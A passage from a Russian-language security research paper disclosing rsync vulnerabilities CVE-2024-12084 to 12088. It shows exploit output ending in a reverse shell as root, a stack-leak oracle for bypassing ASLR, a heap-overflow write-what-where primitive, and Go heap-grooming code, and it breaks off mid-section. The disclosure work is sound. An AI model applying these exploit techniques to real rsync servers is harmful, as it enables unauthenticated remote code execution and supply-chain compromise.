|=====|
|-----[ Desync the Planet - Rsync Remote Code ]-----|
|-----[ Execution ]-----|
|=====|
|-----[ Simon Scannell, Pedro Gallegos, Jasiel Spelman ]-----|
|=====|
```

Содержание

- 0 - Введение
 - 1 - Уязвимости
 - 2 - Технические детали
 - 2.0.0 - Предыстория — Архитектура Rsync
 - 2.0.1 - Алгоритм сравнения файлов
 - 2.0.2 - Рабочий процесс Rsync
 - 2.0.3 - Режимы подключения к серверу Rsync
 - 2.0.3.0 - Режим демона
 - 2.0.3.1 - Режим SSH
 - 2.1.0 - Эксплуатация уязвимостей повреждения памяти
 - 2.1.1 - Предыстория — Разбор контрольных сумм на стороне сервера
 - 2.2.0 - Утечка информации
 - 2.2.1 - Обход ASLR
 - 2.2.2 - Скорость против надёжности утечки информации
 - 2.3.0 - Переполнение кучи
 - 2.3.1 - Write-What-Where
 - 2.4.0 - Подготовка кучи
 - 2.4.1 - Дефрагментация кучи и очистка записей tcache
 - 2.4.2 - Расположение целевых объектов рядом друг с другом
 - 2.5.0 - Получение контроля над RIP и RCE
 - 2.6.0 - Эксплуатация уязвимостей обхода пути
 - 2.6.1 - Произвольная запись файлов
 - 2.6.2 - Обход --safe-links
 - 2.6.3 - Произвольное чтение файлов
 - 3 - Сценарии атак на цепочку поставок
 - 3.0.0 - Поиск уязвимых серверов
 - 3.1.0 - Отказ от ответственности и принятые допущения
 - 3.2.0 - Прецедент
 - 3.3.0 - Сценарий атаки: отсутствие подписей
 - 3.3.1 - Скомпрометированное зеркало melpra.org может раздавать бэкдорированные пакеты
 - 3.4.0 - Сценарий атаки: эксплуатация клиентских уязвимостей для обхода проверки подписи
 - 3.4.1.0 - RCE в MacPorts при синхронизации со скомпрометированного зеркала
 - 3.4.1.1 - Создание произвольных Portfile на машине клиента со скомпрометированного зеркала
 - 3.5.0 - Сценарий атаки: атака на CI/CD-инфраструктуру
 - 3.5.1.0 - Атака на серверы Rsync, соседствующие с критическими сервисами
 - 3.5.1.1 - invent.kde.org
 - 4 - Заключение
 - 5 - Ссылки
 - 6 - Proof-of-Concepts
- ```
$/exploit rsync://example.com:873/files
[*] Connected to example.com:873 on module files
[*] Received file list
[*] Downloaded target file 'foo': index 1, size 1417 (73a2bc1480ce5898)
[*] Starting leak...
[+] Leaked .text pointer 0x5572190ca847
[*] base: 0x557219088000
[*] shell_exec: 0x5572190b2a50
[*] ctx_evp: 0x557219114a28
```

```
[*] Spraying heap...
[*] Setting up reverse shell listener...
[*] Listening on port 1337
[*] Sending payload...
[+] Received connection! Dropping into shell
id
uid=0(root) gid=0(root) groups=0(root)
```

---

## 0 - Введение

Мы обнаружили надёжно эксплуатируемые уязвимости повреждения памяти и обхода пути в утилите синхронизации файлов Rsync [1]. Уязвимости повреждения памяти позволяют неаутентифицированному злоумышленнику стабильно выполнять произвольный код на публичных серверах Rsync. Уязвимости обхода пути позволяют злоумышленному серверу Rsync читать и записывать произвольные файлы на машинах клиентов.

Rsync часто развёртывается совместно с HTTP- и FTP-сервисами, предлагаемыми зеркалами пакетов. Существует прецедент прошлых атак на Rsync, когда злоумышленник использовал уязвимость Rsync для компрометации зеркала Gentoo [2]. В данном отчёте мы анализируем различные гипотетические сценарии атак с использованием обнаруженных уязвимостей и изучаем, насколько защищены цепочки поставок от скомпрометированного вышестоящего сервера.

Уязвимости типа «клиент→сервер» удалённо эксплуатируются в конфигурации по умолчанию. Злоумышленнику достаточно лишь доступа на чтение к публичному экземпляру — что типично для зеркал пакетов.

В зависимости от программного обеспечения и защитных мер на скомпрометированном сервере злоумышленник может проводить атаки на цепочку поставок. Мы рассмотрим эти сценарии и подтверждённые уязвимые серверы.

Кроме того, злоумышленник может захватить доверенные публичные серверы для чтения и записи произвольных файлов на машинах клиентов. Он может извлекать чувствительные данные — например, SSH-ключи — или выполнять вредоносный код, перезаписывая такие файлы, как `.bashrc`, `~/.popt` и другие.

---

## 1 - Уязвимости

Следующая таблица содержит краткий обзор обнаруженных уязвимостей.

| CVE            | Impact               | Description                                                 |
|----------------|----------------------|-------------------------------------------------------------|
| CVE-2024-12084 | Heap Overflow        | Heap Buffer overflow in Checksum comparison server-side     |
| CVE-2024-12085 | Info Leak            | Uninitialized stack buffer contents can be leaked by client |
| CVE-2024-12086 | Arbitrary File Read  | The server is able to leak arbitrary client files           |
| CVE-2024-12087 | Arbitrary File Write | The server can make clients write files outside of          |

|                |                    |                             |  |
|----------------|--------------------|-----------------------------|--|
|                |                    | destination directory       |  |
| CVE-2024-12088 | Symlink Validation | Improper handling of nested |  |
|                | Bypass             | symlinks allows bypass of   |  |
|                |                    | --safe-links                |  |

---

## 2 - Технические детали


В следующих разделах изложены все необходимые базовые знания для понимания Rsync и дальнейшего изучения разделов об эксплуатации. Затем мы обсудим обнаруженные уязвимости и опишем разработанный эксплойт.

### 2.0.0 - Предыстория — Архитектура Rsync

Следующие разделы содержат упрощённое описание Rsync. Более полное понимание можно получить на официальном сайте проекта ([rsync.samba.org](https://rsync.samba.org)) и из оригинальной статьи [9], описывающей алгоритм. Приведённая здесь предыстория достаточна для понимания уязвимостей и эксплойтов. Рекомендуем прочесть этот раздел, так как он объясняет функции, на которые будут ссылки в разделах об эксплуатации.

Алгоритм Rsync был разработан для синхронизации файлов между источником и получателем, зачастую на разных машинах. Rsync достигает этого, разбивая существующие файлы на блоки и обновляя только несовпадающие блоки или добавляя новые.

Следующая схема показывает файл, присутствующий как на источнике, так и на получателе. Разбивая файл на блоки, вычисляя контрольную сумму каждого блока и сравнивая их, достаточно скачать лишь один блок:



### 2.0.2 - Рабочий процесс Rsync

Когда клиент начинает синхронизацию с сервером, он сначала получает список предлагаемых файлов. Этот список называется списком файлов и содержит каталоги и файлы, доступные в исходном каталоге сервера. Клиент получает этот список и решает, какие файлы обновить или скачать, руководствуясь флагами командной строки.


В этот момент клиентский процесс вызывает `fork()` и работает уже с двумя процессами: генератором и получателем. Процесс-генератор отвечает за обход списка файлов, полученного клиентом с сервера, создание недостающих каталогов, а при необходимости — символических ссылок, устройств и прочего.

Затем генератор перебирает обычные файлы из списка и проверяет, существуют ли они локально. Если да, он делит файл на массив блоков и вычисляет для каждого блока две контрольные суммы:

- 32-битная контрольная сумма Adler-CRC32
- Дайджест блока файла. Алгоритм дайджеста определяется в начале согласования протокола

Затем генератор отправляет все блоки сразу на сервер вместе с индексом в списке файлов. Это указывает серверу прочитать контрольные суммы и сравнить их со своей копией файла. Затем сервер отправляет получателю — второму клиентскому процессу — список токенов. Токен в данном контексте — это инструкция для процесса-получателя: либо пропустить блок (если блоки совпадают), либо получить поток встроенных данных для перезаписи несовпадающих блоков в копии файла клиента.

На следующей схеме показан этот рабочий процесс:



Получатель взаимодействует только с генератором. Он информирует генератор об успехе или неудаче передачи каждого отдельного файла. Этот механизм станет важным позднее.

## 2.0.3 - Режимы подключения к серверу Rsync

В этом разделе кратко описаны два способа подключения клиента Rsync к серверу Rsync на удалённой машине и то, как они влияют на обнаруженные уязвимости. Подробности об отдельных ошибках будут рассмотрены в последующих разделах.

### 2.0.3.0 - Режим демона

Тот же бинарный файл `rsync`, который используется как клиентский CLI, можно запустить в режиме сервера. Для этого достаточно выполнить `rsync --daemon`.

Как правило, демон слушает порт 873, принимая обычные TCP-соединения. В режиме демона сервер вызывает `fork()` для каждого нового соединения. Серверы в этом режиме можно обнаруживать в интернете. В октябре 2024 года мы обнаружили через Shodan около 550 000 демонов Rsync, открытых в интернете.

### 2.0.3.1 - Режим SSH

Rsync можно запускать на удалённой машине через SSH-соединение. Для этого `rsync` запускается на удалённом хосте со специальными серверными флагами. Хотя протокол в этом режиме



незначительно отличается, та же логика синхронизации передаётся по SSH-каналу.

Хотя SSH-доступ к удалённой машине уже подразумевает наличие доступа, в некоторых случаях SSH настроен таким образом, что разрешает только команду rsync со строго заданными флагами. В таких случаях доступ «изолирован» — можно запустить только бинарный файл rsync. Подобная настройка описана, например, на [linux-audit.com](http://linux-audit.com):

```
command="rsync -server -vlogDtprCze.iLsfx -delete . \
/data/backups/system01",no-agent-forwarding,no-port-forwarding,\
no-pty,no-user-rc,no-X11-forwarding ssh-ed25519 AAAA..... \
backupuser for system1
```

В таких случаях разработанный нами RCE-эксплойт «клиент→сервер» мог бы использоваться для выхода из этой «изолированной среды». Те же уязвимости можно активировать и в этом режиме, хотя есть некоторые различия в методах эксплуатации, которые будут рассмотрены в последующих разделах.

---

## 2.1.0 - Эксплуатация уязвимостей повреждения памяти

В следующих разделах подробно описаны проблемы безопасности памяти, обнаруженные в серверном коде Rsync. Мы предоставим обзор разбора контрольных сумм на стороне сервера, что создаст необходимую базу для понимания последующих разделов. Также будут описаны методы эксплуатации, использованные для достижения надёжного удалённого выполнения кода.

Разработанный эксплойт написан для следующего бинарного файла, работающего в режиме демона с конфигурацией по умолчанию:

- Дистрибутив: Debian 12 Bookworm
- Версия Rsync: 3.2.7-1 (актуальная стабильная на тот момент для Bookworm)
- MD5 бинарного файла: 003765c378f66a4ac14a4f7ee43f7132

### 2.1.1 - Предыстория — Разбор контрольных сумм на стороне сервера

Сервер читает контрольные суммы в функции `receive_sums()`. Сначала информация о контрольных суммах считывается в функции `read_sum_head()`. Ниже мы разберём отдельные значения и их смысл:

```
/* Populate a sum_struct with values from the socket. This is
 * called by both the sender and the receiver. */
void read_sum_head(int f, struct sum_struct *sum)
{
 int32 max_blength = protocol_version < 30 ? OLD_MAX_BLOCK_SIZE \
 : MAX_BLOCK_SIZE;
 sum->count = read_int(f);
 if (sum->count < 0) {
 rprintf(FERROR, "Invalid checksum count %ld [%s]\n",
 (long)sum->count, who_am_i());
 exit_cleanup(RERR_PROTOCOL);
 }
 ...
}
```

`count` — количество контрольных сумм, которые последуют. Это соответствует числу блоков, на которые разбивается файл при синхронизации.

Далее идёт `blength`:

```
sum->blength = read_int(f);
```

```

if (sum->blength < 0 || sum->blength > max_blength) {
 rprintf(FERROR, "Invalid block length %ld [%s]\n",
 (long)sum->blength, who_am_i());
 exit_cleanup(RERR_PROTOCOL);
}

```

blength сообщает серверу длину блока в файле — все блоки одинаковой длины. Сервер прочитает blength байт из файла, вычислит дайджест и сравнит его с соответствующей контрольной суммой, отправленной клиентом.

Далее идёт s2length:

```

sum->s2length = protocol_version < 27 ? csum_length
 : (int)read_int(f);
if (sum->s2length < 0 || sum->s2length > MAX_DIGEST_LEN) {
 rprintf(FERROR, "Invalid checksum length %d [%s]\n",
 sum->s2length, who_am_i());
 exit_cleanup(RERR_PROTOCOL);
}

```

s2length соответствует фактической длине дайджеста для отдельной контрольной суммы. Поскольку Rsync поддерживает несколько алгоритмов контрольных сумм (MD4, MD5, SHA1, XXHASH64) с различными размерами дайджеста, клиент использует s2length, чтобы сообщить серверу, сколько байт дайджеста ожидать. Это поле важно для утечки информации и переполнения кучи, обсуждаемых далее. Примечательно, что до версии протокола 27 клиент не мог управлять этим значением.

Наконец, идёт remainder:

```

sum->remainder = read_int(f);
if (sum->remainder < 0 || sum->remainder > sum->blength) {
 rprintf(FERROR, "Invalid remainder length %ld [%s]\n",
 (long)sum->remainder, who_am_i());
 exit_cleanup(RERR_PROTOCOL);
}

```

Это значение сообщает серверу длину последнего блока, если он не выровнен по blength.

После того как демон прочитает заголовок, считываются два вида контрольных сумм:

1. 32-битная контрольная сумма Adler-CRC32
2. Дайджест блока файла. Алгоритм дайджеста определяется в начале согласования протокола

Соответствующий код выглядит так:

```

s->sums = new_array(struct sum_buf, s->count);

for (i = 0; i < s->count; i++) {
 s->sums[i].sum1 = read_int(f);
 read_buf(f, s->sums[i].sum2, s->s2length);
 ...
}

```

## 2.2.0 - Утечка информации

В функции hash\_search() демон сопоставляет контрольные суммы блоков, отправленных клиентом на сервер, с содержимым локального файла. В прологе функции выделяется буфер на стеке размером MAX\_DIGEST\_LEN байт:

```

static void hash_search(int f, struct sum_struct *s,
 struct map_struct *buf, OFF_T len)
{
 OFF_T offset, aligned_offset, end;

```

```

 int32 k, want_i, aligned_i, backup;
 char sum2[MAX_DIGEST_LEN];
 ...
}

```

MAX\_DIGEST\_LEN соответствует наибольшему поддерживаемому алгоритму дайджеста:

```

#define MD4_DIGEST_LEN 16
#define MD5_DIGEST_LEN 16
#if defined SHA512_DIGEST_LENGTH
#define MAX_DIGEST_LEN SHA512_DIGEST_LENGTH
#elif defined SHA256_DIGEST_LENGTH
#define MAX_DIGEST_LEN SHA256_DIGEST_LENGTH
#elif defined SHA_DIGEST_LENGTH
#define MAX_DIGEST_LEN SHA_DIGEST_LENGTH
#else
#define MAX_DIGEST_LEN MD5_DIGEST_LEN
#endif

```

Начиная с коммита ae16850 [10] в версии rsync 3.2.7 была добавлена поддержка SHA512, что увеличило значение MAX\_DIGEST\_LEN до 64.

После инициализации функции демон перебирает контрольные суммы, отправленные клиентом, и генерирует дайджест для соответствующего блока файла:

```

if (!done_csum2) {
 map = (schar *)map_ptr(buf, offset, 1);
 get_checksum2((char *)map, 1, sum2);
 done_csum2 = 1;
}

if (memcmp(sum2, s->sums[i].sum2, s->s2length) != 0) {
 false_alarms++;
 continue;
}

```

Эта контрольная сумма сохраняется в описанном выше стековом буфере sum2 и генерируется через функцию map\_ptr(), которая принимает указатель на содержимое файла в памяти, смещение в файле (соответствующее chunkN \* sum->blength) и количество сравниваемых байт (соответствующее blength). Внутри map\_ptr() генерирует дайджест блока с использованием алгоритма, согласованного в начале настройки протокола.

Затем сгенерированная контрольная сумма сравнивается с соответствующим значением, контролируемым злоумышленником. Количество сравниваемых байт равно s2length. В данном случае сравнение не выходит за границы, поскольку s2length не может превышать MAX\_DIGEST\_LEN.

Однако локальный буфер sum2 является стековым буфером, который не очищается и потому содержит неинициализированное содержимое стека.

Вредоносный клиент может отправить известную контрольную сумму xxhash64 для заданного блока файла, что приведёт к записи 8 байт в стековый буфер sum2. Следующее изображение наглядно показывает содержимое буфера sum2 при такой настройке:

```

sum2 stack buffer
+-----+-----+-----+-----+-----+-----+-----+-----+
| 8-bytes of checksum | 56 bytes of uninitialized stack contents |
+-----+-----+-----+-----+-----+-----+-----+-----+

```

Злоумышленник может установить s2length равным 9 байтам. Результатом такой настройки будет то, что первые 8 байт совпадают, а управляемый злоумышленником 9-й байт сравнивается с неизвестным значением неинициализированных данных стека. Это показано ниже:

```

sum2 stack buffer
+-----+-----+-----+-----+-----+-----+-----+-----+
| 8-bytes of checksum | ?? | 55 bytes of uninitialized stack contents |
+-----+-----+-----+-----+-----+-----+-----+-----+

```

```

+-----+-----+-----+
+-----+-----+
| s2length = 9 |
+-----+-----+

```

Сервер отвечает разными сообщениями в зависимости от результата сравнения. Если 9 байт совпадают, сервер сообщает клиенту оставить блок без изменений. В противном случае сервер отправляет данные, соответствующие блоку, напрямую клиенту, поскольку с точки зрения сервера данные на нём отличаются.

Злоумышленник может отправить 256 различных контрольных сумм до тех пор, пока сумма не совпадёт. Таким образом, злоумышленник может по поведению сервера определить 9-й байт (т.е. первый байт неизвестных данных стека). Затем он может постепенно повторять этот процесс для утечки большего количества байт из стекового буфера. Предположим, злоумышленник утёк байт 0x47. Несмотря на некоторые ограничения, подробно описанные далее, он может продолжать утечку, поскольку теперь больше байт стека известны:

```

sum2 stack buffer
+-----+-----+-----+-----+
| 8-bytes of checksum | 0x47 | ?? | 54 bytes of uninitialized stack data |
+-----+-----+-----+-----+
+-----+-----+
| s2length = 10 |
+-----+-----+

```

В результате можно утечь `MAX_DIGEST_LEN` - 8 байт неинициализированных данных стека, которые могут содержать указатели на объекты кучи, стековые куки, локальные переменные, указатели на глобальные переменные и адреса возврата. С помощью этих указателей можно обойти ASLR.

## 2.2.1 - Обход ASLR

В случае бинарного файла, который мы эксплуатировали, нам удалось добиться такого расположения буфера `sum2`, при котором, начиная со смещения `sum2+8`, находится указатель в секцию `.text` бинарного файла `rsync`:

```

(gdb) x/gx sum2+8
0x7fffffff7558: 0x000055555555596847
(gdb) x/gx 0x000055555555596847
0x55555555596847 <set_compression+599>: 0x058d48ffffef4e9
(gdb)

```

Первые 8 байт буфера `sum2` перезаписываются контрольной суммой целевого файла, а 8 байт, которые утекают следом, сразу приводят к полному обходу ASLR.

Поскольку злоумышленник может утечь до 56 байт содержимого стека, весьма вероятно, что данная утечка информации может быть перенесена и на другие бинарные файлы и среды. Злоумышленник может спровоцировать различные стековые фреймы перед входом в `hash_search()` — например, вызывая аллокации или инициализируя различные алгоритмы сжатия.

## 2.2.2 - Скорость против надёжности утечки информации

Теоретически, описанный ранее алгоритм утечки информации можно оптимизировать, разбив файл на 256 различных блоков и выполняя оракул с 256 различными значениями. Тогда клиент может наблюдать, какой из 256 блоков совпал на стороне сервера, и вывести из этого содержимое стека. Это означало бы утечку одного байта за один запрос файла.

Кроме того, клиент может неоднократно запрашивать один и тот же файл с сервера. Теоретически злоумышленник может утечь всё содержимое стека за одно соединение. Однако это происходит за счёт надёжности утечки, поскольку содержимое стека может содержать динамические данные — такие как указатели на кучу или другие локальные переменные — которые изменяются в зависимости от общего состояния программы. Таким образом, ранее раскрытое содержимое стека может измениться, и инкрементальный перебор данных может не сработать.

Для нашего Proof-of-Concept эксплойта мы выбрали максимальную надёжность и переносимость, которая достигается одним шагом оракула за одно соединение. Логика основана на том, что демон `rsync` работает в цикле `fork()`. Предполагая систему с аллокатором `glibc`, расположение кучи детерминировано. Если отправлять те же самые пакеты вплоть до вызова функции `hash_search()`, стековые фреймы всегда будут одинаковыми. В результате инкрементальный перебор медленнее, но значения с большей вероятностью остаются статичными.

---

### 2.3.0 - Переполнение кучи

Переполнение буфера кучи, которое мы обнаружили, также может быть вызвано контролируемым злоумышленником значением `s2length`. Напомним, вот фрагмент кода, где фактический дайджест читается из соединения с клиентом:

```
s->sums = new_array(struct sum_buf, s->count);

for (i = 0; i < s->count; i++) {
 s->sums[i].sum1 = read_int(f);
 read_buf(f, s->sums[i].sum2, s->s2length);
 ...
}
```

Важно отметить, что поле `sum2` заполняется `s->s2length` байтами. `sum2` всегда имеет размер 16:

```
#define SUM_LENGTH 16
// ...
struct sum_buf {
 OFF_T offset; /**< offset in file of this chunk */
 int32 len; /**< length of chunk of file */
 uint32 sum1; /**< simple checksum */
 int32 chain; /**< next hash-table collision */
 short flags; /**< flag bits */
 char sum2[SUM_LENGTH]; /**< checksum */
};
```

`s2length` — управляемое злоумышленником значение, которое может достигать `MAX_DIGEST_LEN` байт, как показывает следующий фрагмент:

Проблема в том, что `MAX_DIGEST_LEN` может быть больше 16 байт в зависимости от поддержки дайджестов, с которой был скомпилирован бинарный файл. Как было указано ранее, `MAX_DIGEST_LEN` определяется следующим образом:

Поддержка SHA512 устанавливает значение `MAX_DIGEST_LENGTH` равным 64. В результате злоумышленник может записать до 48 байт за пределы буфера `sum2`.

По всей видимости, переполнение буфера кучи было введено с коммитом `ae16850` [11], поскольку именно этот коммит добавил поддержку SHA256 и SHA512. Хотя эти алгоритмы используются только для аутентификации, они всё равно увеличили значение `MAX_DIGEST_LEN` сверх `SUM_LEN`.

#### 2.3.1 - Write-What-Where

Мы обнаружили структуру, используемую в той же функции, в которой происходит переполнение буфера, которая могла создавать примитив произвольной записи. Следующий фрагмент изменён для ясности:

```
(1) s->sums = new_array(struct sum_buf, s->count);

for (i = 0; i < (2) s->count; i++) {
 s->sums[i].sum1 = read_int(f);
 (3) read_buf(f, s->sums[i].sum2, (4) s->s2length);
 ...
}
```

Разберём фрагмент кода:

(1) Массив размером `(sizeof(struct sum_buf) * s->count)` выделяется и сохраняется как `s->sums`. `s->count` — произвольное положительное 32-битное целое число, контролируемое злоумышленником. Затем (2) `s->count` используется как предел цикла. Внутри цикла мы читаем (3) байты непосредственно из сетевого соединения в буфер `sum2` каждой записи `sum_buf` в `s->sums`. Количество байт соответствует (4) `s->s2length`.

Как упоминалось ранее, `sum_buf` определён следующим образом:

```
#define SUM_LENGTH 16
// . . .
struct sum_buf {
 OFF_T offset; /**< offset in file of this chunk */
 int32 len; /**< length of chunk of file */
 uint32 sum1; /**< simple checksum */
 int32 chain; /**< next hash-table collision */
 short flags; /**< flag bits */
 char sum2[SUM_LENGTH]; /**< checksum */
};
```

Размер `sum2` всегда равен 16, как было описано ранее. При `MAX_DIGEST_LEN` равном 64 мы могли бы переполнить до 48 байт за пределы последней записи массива `s->sums`. Переполнение происходит на последней итерации цикла, управляемого `s->count`. Визуализировать переполнение можно следующим образом:

```
+-----+-----+
| struct sum_buf | struct sum_buf |
+-----+-----+-----+
| other fields | sum2 | other fields | sum2 |AAAAAAAAAAAAAAAAAAAAAAAAA
+-----+-----+-----+
```

Поскольку мы могли переполниться только на 48 байт за последней записью `sum_buf`, а также с учётом метаданных `libc` для блоков (16 байт), нам нужно было искать небольшой объект, аллоцируемый в куче, или объект с интересными полями в первых 32 байтах.

Оказалось, что структура `sum_struct` идеально подходила для этого, так как содержит интересные поля внутри небольшого объекта. Мы также можем разместить её прямо перед массивом `sum_buf`, и она используется в той же функции, в которой срабатывает переполнение буфера кучи:

```
struct sum_struct {
 OFF_T flength; /**< total file length */
 struct sum_buf *sums; /**< points to info for each chunk */
 int32 count; /**< how many chunks */
 int32 blength; /**< block_length */
 int32 remainder; /**< flength % block_length */
 int s2length; /**< sum2_length */
};
```

Размер структуры — 32 байта, что точно соответствует количеству записываемых нами байт. Это означает, что мы можем перезаписать все поля структуры.

Вернёмся к циклу в начале этого раздела. Мы можем переполнить только `sum2` — последний элемент структуры `sum_buf`. Однако при следующем расположении кучи мы можем установить элемент `count` в произвольное значение и тем самым продолжить цикл:

```
+-----+-----+-----+
| struct sum_buf | struct sum_buf | struct sum_struct |
+-----+-----+-----+
| other fields | sum2 | other fields | sum2 |AAAAAAAAAAAAAAAAAAAAAAAAA|
+-----+-----+-----+
```

В дополнительных итерациях цикла, инициированных перезаписью `s->count`, мы можем перезаписать `s->sums`, чтобы он указывал на произвольное место в памяти. Мы также можем перезаписать `s->s2length` и установить его в произвольный размер. Таким образом, мы можем записать произвольное количество байт, контролируемых злоумышленником, в произвольное место.

---

## 2.4.0 - Подготовка кучи

В следующих разделах мы обсудим некоторые свойства состояния кучи `Rsync`. Мы приводим упрощённое описание поведения аллокатора `glibc`, необходимое для понимания методов подготовки кучи, использованных в данном эксплойте. Для получения дополнительной информации о реализации кучи `glibc` мы рекомендуем записи в блоге [Azeria](#) [12] по данной теме.

### 2.4.1 - Дефрагментация кучи и очистка записей `tcache`

Мы разработали Proof-of-Concept эксплоит для `Rsync`, работающего в режиме демона. При запуске демон читает и разбирает свой конфигурационный файл и включает логирование. Это вызывает ряд аллокаций и освобождений памяти, точный паттерн которых злоумышленник не может предсказать без знания конфигурации. Кроме того, злоумышленник не контролирует список файлов сервера, поэтому `Rsync` выполняет дополнительные непредсказуемые аллокации и освобождения различных размеров. Поэтому мы должны предполагать фрагментированную кучу со многими небольшими, разбросанными свободными блоками в неизвестных местах.

Состояние кучи можно визуализировать следующим образом:

```
+-----+-----+-----+
large,	*	large,	*	large,	
in-use	*	in-use	*	in-use	top chunk
chunk	*	chunk	*	chunk	
+-----+-----+-----+
```

Как показано выше, большие используемые блоки представляют крупные аллокации — например, буферы для логирования. При каждом вызове `malloc()` аллокатор `glibc` пытается найти существующий свободный блок. Если не находит, создаёт новый блок из «верхнего блока». Если в верхнем блоке недостаточно места, он расширяется через `sbrk()`, `mmap()` или другие системные вызовы. Блоки, обозначенные звёздочкой (\*), представляют меньшие свободные блоки, хранящиеся в так называемом `tcache`.

Аллокация размером 1032 байт или меньше всегда сначала ищет доступный блок в `tcache`. `Tcache` — это небольшая LIFO-очередь блоков с особым поведением; например, в отличие от других блоков, блоки в `tcache` не объединяются с соседними свободными блоками. `Tcache` обеспечивает баланс между фрагментацией кучи и быстрыми аллокациями. Для поддержания этого баланса в `tcache` добавляется лишь ограниченное количество блоков (по умолчанию 7).

Основная проблема при создании желаемого состояния кучи заключалась в том, что при подключении к серверу мы должны были предполагать фрагментированную кучу со свободными блоками `tcache` в неизвестных местах. Поскольку размеры наших целевых объектов попадают в этот диапазон, нам сначала нужно было дефрагментировать кучу, потребовав все свободные блоки `tcache`.

В нашем эксплойте мы добились этого, создавая множество небольших аллокаций, которые удерживаются в памяти до конца процесса. Тем самым все доступные записи `tcache` потребляются:

```
// Consume all possible entries in tcache
for i := tcacheMin; i <= tcacheMax; i += tcacheStep {
 for j := 0; j < tcacheSlots*2; j++ {
 client.WriteLine("-M-" + strings.Repeat("A", i-2))
 }
}
```

Приведённый фрагмент показывает код, выполняемый во время фазы настройки протокола. Клиент отправляет серверу опции, влияющие на поведение сервера при передаче файлов. Отправляя значения опций, мы можем заставить сервер скопировать их в память и удерживать там на протяжении всего жизненного цикла процесса.

Ниже показано возможное состояние кучи после дефрагментации:

```
+-----+-----+-----+-----+-----+-----+
	x		x		x	x	x	
large,	x	large,	x	large,	x	x	x	
in-use	x	in-use	x	in-use	x	x	x	top chunk
chunk	x	chunk	x	chunk	x	x	x	
	x		x		x	x	x	
+-----+-----+-----+-----+-----+-----+

```

Блоки, обозначенные (x), теперь представляют используемые блоки в диапазоне `tcache`. Ещё один побочный эффект дефрагментации — все доступные блоки потреблены, поэтому новые блоки размещаются последовательно в конце кучи. Это создаёт условия, при которых мы можем выполнять аллокации и освобождения в порядке, приводящем к желаемому состоянию кучи, как описано в следующем разделе.

## 2.4.2 - Расположение целевых объектов рядом друг с другом

Перед возникновением переполнения не так много возможностей для выполнения произвольных аллокаций и освобождений. При изучении путей кода, предшествующих переполнению, мы обнаружили обработку правил фильтров. Клиенты могут давать серверу инструкции по исключению или включению определённых файлов, отправляя список фильтров. Как правило, эти фильтры указываются как параметры командной строки, например `--filter=+/dir/**`. Однако фильтры также можно отправлять серверу после разбора командной строки, в другой части настройки протокола. На стороне сервера правила фильтров разбираются функцией `recv_filter_list()`. Отправка фильтров в этом выделенном разделе протокола сокращает дополнительные неконтролируемые аллокации.

В нашем эксплойте мы отправляли следующие фильтры:

```
// Send Filters
count := 5
filter := "+" + strings.Repeat("Z", ((count)*sumBufStructSize)-1)
clr := "!"

// The filter pattern is the size we'll allocate in receive_sums
client.WriteRawInt(len(filter) + 1)
client.WriteLine(filter)

// This will allocate a filter_rule after our pattern
```



```
filter = "+ a"
client.WriteRawInt(len(filter) + 1)
client.WriteLine(filter)

// Send the clear flag to free filters
client.WriteRawInt(len(clear) + 1)
client.WriteLine(clear)
client.WriteRawInt(0)
```

Каждый фильтр аллоцирует структуру `filter_rule`, которая имеет тот же размер, что и `struct sum_buf` (40 байт). С каждым фильтром мы можем указать строку пути контролируемого размера, что позволяет выполнить ещё одну аллокацию. Первый фильтр аллоцирует структуру `filter_rule` и строку размером `count*sumBufStructSize`, результирующий размер — 200 байт. Мы выбрали значение 5 для `count`, поскольку оно оказалось надёжным после некоторых экспериментов. `sumBufStructSize` — константа, равная 40.

Затем мы отправляем однобайтный фильтр `a`, что приводит к ещё одной аллокации `filter_rule` размером 40 байт. Теперь у нас следующее расположение кучи:

|                    |                                 |                    |   |  |
|--------------------|---------------------------------|--------------------|---|--|
|                    |                                 |                    |   |  |
| filter_rule struct | zzzzzzzzzzzzzzzzzzzzzzzzzzzzz   | filter_rule struct | a |  |
| (40 bytes)         | zzzzzzzzzzzzzzzzzzzzzzzzzzzz... | (40 bytes)         |   |  |
|                    | (200 bytes)                     |                    |   |  |
|                    |                                 |                    |   |  |

Хотя мы не можем вызвать освобождение одного фильтра, мы можем освободить все сразу, отправив строку `!`. Как видно из фрагмента кода выше, это приводит к освобождению всех фильтров и связанных с ними строк одновременно, в порядке их аллокации. Это приводит к следующему расположению доступных блоков `tcache`:

| Top of ~200 byte tcache bucket |                       | Top of ~40 byte tcache bucket |       |
|--------------------------------|-----------------------|-------------------------------|-------|
| -----\                         |                       | -----\                        |       |
| -----\                         |                       | -----\                        |       |
|                                |                       |                               |       |
| 40 byte tcache                 | 200 byte tcache entry | 40 byte tcache                | 8     |
| entry                          |                       | entry                         | byte  |
|                                |                       |                               | entry |

Поскольку структуры `filter_rule` и связанные строки освобождаются слева направо, а `tcache` имеет структуру LIFO, вторая структура `filter_rule` становится вершиной 40-байтного сегмента `tcache`. Поскольку выделяется и освобождается только один блок в 200 байт, он также становится вершиной своего сегмента `tcache`. В результате следующие аллокации в 200 байт и 40 байт будут размещены в этих слотах.

Мы можем вызвать именно этот порядок аллокаций. В `receive_sums()` первой аллоцируется `struct sum_struct`, которая потребляет вершину 40-байтного сегмента `tcache`. Аллокация в 200 байт происходит при `s->count` равном 5:

```

